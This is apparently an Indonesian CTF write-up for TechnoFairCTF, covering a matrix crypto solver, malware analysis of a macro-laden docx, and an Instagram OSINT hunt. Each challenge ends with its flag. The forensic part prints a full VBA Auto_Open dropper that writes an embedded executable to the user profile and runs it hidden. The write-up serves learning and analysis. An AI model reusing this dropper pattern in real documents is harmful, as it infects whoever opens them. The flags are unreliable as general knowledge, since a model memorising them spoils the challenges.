print(f"enc : {enc}")
```


Disini, flag dienkripsi dengan key dengan cara dikali secara matrix yang dimana hint diberikan berupa nilai eigennya. Dapat dilihat bahwa masing-masing value pada hint_key berbentuk diagonal yang ditandakan dengan angka 1 sebagai tempat value tersebut berada sehingga kita bisa membuat matrix diagonal untuk value-value tersebut sesuai urutannya. Selanjutnya, hint key tersebut tinggal di inverse dan dikalikan dengan matrix yang berisi angka-angka yang sudah dienkripsi sebelumnya. Berikut merupakan solvernya

```
from Crypto.Util.number import *
import numpy as np

hint_key = np.diag([60874, 43844, 46110, 65382, 62011, 27708])

enc = np.array([
    [6270022, 2279888, 4611000, 6865110, 7131265, 2632260],
    [6513518, 2104512, 4979880, 6603582, 7069254, 2909340],
    [7000510, 4165180, 5579310, 3399864, 6821210, 1579356],
    [5783030, 2323732, 5394870, 4903650, 3224572, 2632260],
    [5965652, 4428244, 5256540, 6865110, 6759199, 1440816],
    [6452644, 3200612, 5072100, 3399864, 7131265, 1357692]
])
key = np.linalg.inv(hint_key)
matrix = np.dot(enc, key)
flag = ''.join(''.join(chr(round(i)) for i in j) for j in matrix)

print(flag)
```

Flag: TechnoFairCTF{g4dis_k0leris_y4n9_5uK4_berim4jIn4s1}

FORENSIC

file pemberian fans



Pada challenge ini diberikan sebuah link yang jika kita buka dan isinya berisikan sebuah file docx yang dapat kita unduh. Mengetahui file yang diberikan merupakan docx dan deskripsi soal membahas perihal virus, maka dapat diasumsikan bahwa konsep forensic disini yaitu malware analysis.

Langsung saja jalankan "olevba" untuk melihat VBA Macro script yang ditanam pada file. Berikut adalah hasilnya:

```
┌──(vreshco㉿bread-yolk)-[~/Downloads/techno/foren]
└─$ olevba file.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.11.2 - http://decalage.info/python/oletools
===============================================================================
FILE: file.docx
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Auto_Open()
    Ohnjd12
End Sub

Sub Ohnjd12()
    Dim Ohnjd7 As Integer
    Dim Ohnjd1 As String
    Dim Ohnjd2 As String
    Dim Ohnjd3 As Integer
    Dim Ohnjd4 As Paragraph
    Dim Ohnjd8 As Integer
    Dim Ohnjd9 As Boolean
    Dim Ohnjd5 As Integer
    Dim Ohnjd11 As String
    Dim Ohnjd111 As String
    Dim Ohnjd000 As String
```

```
Sub Auto_Open()
    Ohnjd12
End Sub

Sub Ohnjd12()
    Dim Ohnjd7 As Integer
    Dim Ohnjd1 As String
    Dim Ohnjd2 As String
    Dim Ohnjd3 As Integer
    Dim Ohnjd4 As Paragraph
    Dim Ohnjd8 As Integer
    Dim Ohnjd9 As Boolean
    Dim Ohnjd5 As Integer
    Dim Ohnjd11 As String
    Dim Ohnjd111 As String
    Dim Ohnjd000 As String
    Dim Ohnjd6 As Byte
    Dim Ohnjd99 As String
    Dim Ohnjd00 As String
    Dim Mortoyzkls As String
    Mortoyzkls = "Mortoyzkls"
    Ohnjd000 = "ngapain ke sini? banyak fake flag wkwk"
    Ohnjd11 = "TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}"
    Ohnjd111 = "TechnoFairCTF{RjRrZV9GTDRnISEhXzR3MGtXYXdvay4u}"
    Ohnjd1 = "vvOHSyQGnYJuStq.exe"
    Ohnjd2 = Environ("USERPROFILE")
    Ohnjd99 = "%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%2523111%252370%252397%2523105%252311
4%252367%252384%252370%2523123%252384%2523104%252349%252383%252395%252377%252352%252399%2523114%252348%252395%252349%2523115%252395%252368%252352%2523110%252371%252351%2523114%2523111%252385%2523115%252395%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%257D"
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd3 = FreeFile()
    Open Ohnjd1 For Binary As Ohnjd3
    For Each Ohnjd4 In ActiveDocument.Paragraphs
```

```
    Ohnjd1 = "vvOHSyQGnYJuStq.exe"
    Ohnjd2 = Environ("USERPROFILE")
    Ohnjd99 = "%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%2523111%252370%252397%2523105%2523114%252367%252384%252370%2523123%252384%2523104%252349%252383%252395%252377%252352%252399%2523114%252348%252395%252349%2523115%252395%252368%252352%2523110%252371%252351%2523114%2523111%252385%2523115%252395%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%257D"
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd3 = FreeFile()
    Open Ohnjd1 For Binary As Ohnjd3
    For Each Ohnjd4 In ActiveDocument.Paragraphs
        DoEvents
            Ohnjd11 = Ohnjd4.Range.Text
        If (Ohnjd9 = True) Then
            Ohnjd8 = 1
            While (Ohnjd8 < Len(Ohnjd11))
                Ohnjd6 = Mid(Ohnjd11, Ohnjd8, 4)
                Put #Ohnjd3, , Ohnjd6
                Ohnjd8 = Ohnjd8 + 4
            Wend
        ElseIf (InStr(1, Ohnjd11, Mortoyzkls) > 0 And Len(Ohnjd11) > 0) Then
            Ohnjd9 = True
        End If
    Next
    Close #Ohnjd3
    Ohnjd13 (Ohnjd1)
End Sub

Sub Ohnjd13(Ohnjd10 As String)
    Dim Ohnjd7 As Integer
    Dim Ohnjd2 As String
    Ohnjd2 = Environ("USERPROFILE")
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd7 = Shell(Ohnjd10, vbHide)
End Sub
```

```
    Ohnjd13 (Ohnjd1)
End Sub

Sub Ohnjd13(Ohnjd10 As String)
    Dim Ohnjd7 As Integer
    Dim Ohnjd2 As String
    Ohnjd2 = Environ("USERPROFILE")
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd7 = Shell(Ohnjd10, vbHide)
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command


```
    Ohnjd7 = Shell(Ohnjd10, vbHide)
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	vvOHSyQGnYJuStq.exe	Executable file name

Berdasarkan hasil yang didapat, ditemukan 1 Indicator Of Compromise (IOC) yakni pada file vvOHSyQGnYJuStq.exe. Lalu perhatian saya teralihkan pada titik berikut:

```
    Dim Mortoyzkls As String
    Mortoyzkls = "Mortoyzkls"
    Ohnjd000 = "ngapain ke sini? banyak fake flag wkwk"
    Ohnjd11 = "TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}"
    Ohnjd111 = "TechnoFairCTF{RjRrZV9GTDRnISEhXzR3MGtXYXdvay4u}"
    Ohnjd1 = "vvOHSyQGnYJuStq.exe"
    Ohnjd2 = Environ("USERPROFILE")
    Ohnjd99 = "%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%2523111%252370%252397%2523105%2523114%252367%252384%252370%2523123%252384%2523104%252349%252383%252395%252377%252352%252399%2523114%252348%252395%252349%2523115%252395%252368%252352%2523110%252371%252351%2523114%2523111%252385%2523115%252395%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%257D"
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd3 = FreeFile()
    Open Ohnjd1 For Binary As Ohnjd3
    For Each Ohnjd4 In ActiveDocument.Paragraphs
        DoEvents
```

Nampaknya author memberikan beberapa fake flag untuk mengelabui pemain, terdapat 1 URL encoding, langsung saja saya coba decode dan berikut adalah hasilnya:



Nampaknya hasil menunjukan ASCII Code. Hapus simbol pagar, {, dan QUOTE, dan berikut adalah decimalnya:


84 101 99 104 110 111 70 97 105 114 67 84 70 123 84 104 49 83 95 77 52 99 114 48 95 49 115 95 68 52 110 71 51 114 111 85 115 95 70 48 114 95 89 48 117 125

Langsung saja kita decode lagi, ubah representasi menjadi char dan flag pun didapat!


FLAG: TechnoFairCTF{Th1S_M4cr0_1s_D4nG3roUs_F0r_Y0u}

MISC


Forward Player




Diberikan foto random bertulis aku emyu pada deskripsi soal dimana orang tersebut memiliki tim favorit yaitu Red Devil atau sebutan club MU dan favorit pemainnya melakukan debut pada tahun 2016 dan sebagai forward, saat dicari di google ternyata yang muncul yaitu nama Marcus Rashford




Setelah itu, saya membuka ig miliknya dan setelah melakukan scroll pada bagian tagged, ditemukan foto yang sesuai dengan deskripsi pada ig https://www.instagram.com/p/CuRpNj3JON5/



Lalu sesuai deskripsi bahwa terdapat komentar di post tersebut dimana dibionya terdapat secret message, langsung saja kita buka akun miliknya



Terdapat link pastebin dibionya dan saat dibuka ternyata ada flagnya



FLAG: TechnoFairCTF{M4af_4uThor_F4nz_dEcuL}

Welcome

Flag: TechnoFairCTF{Sateto_hajimeruka}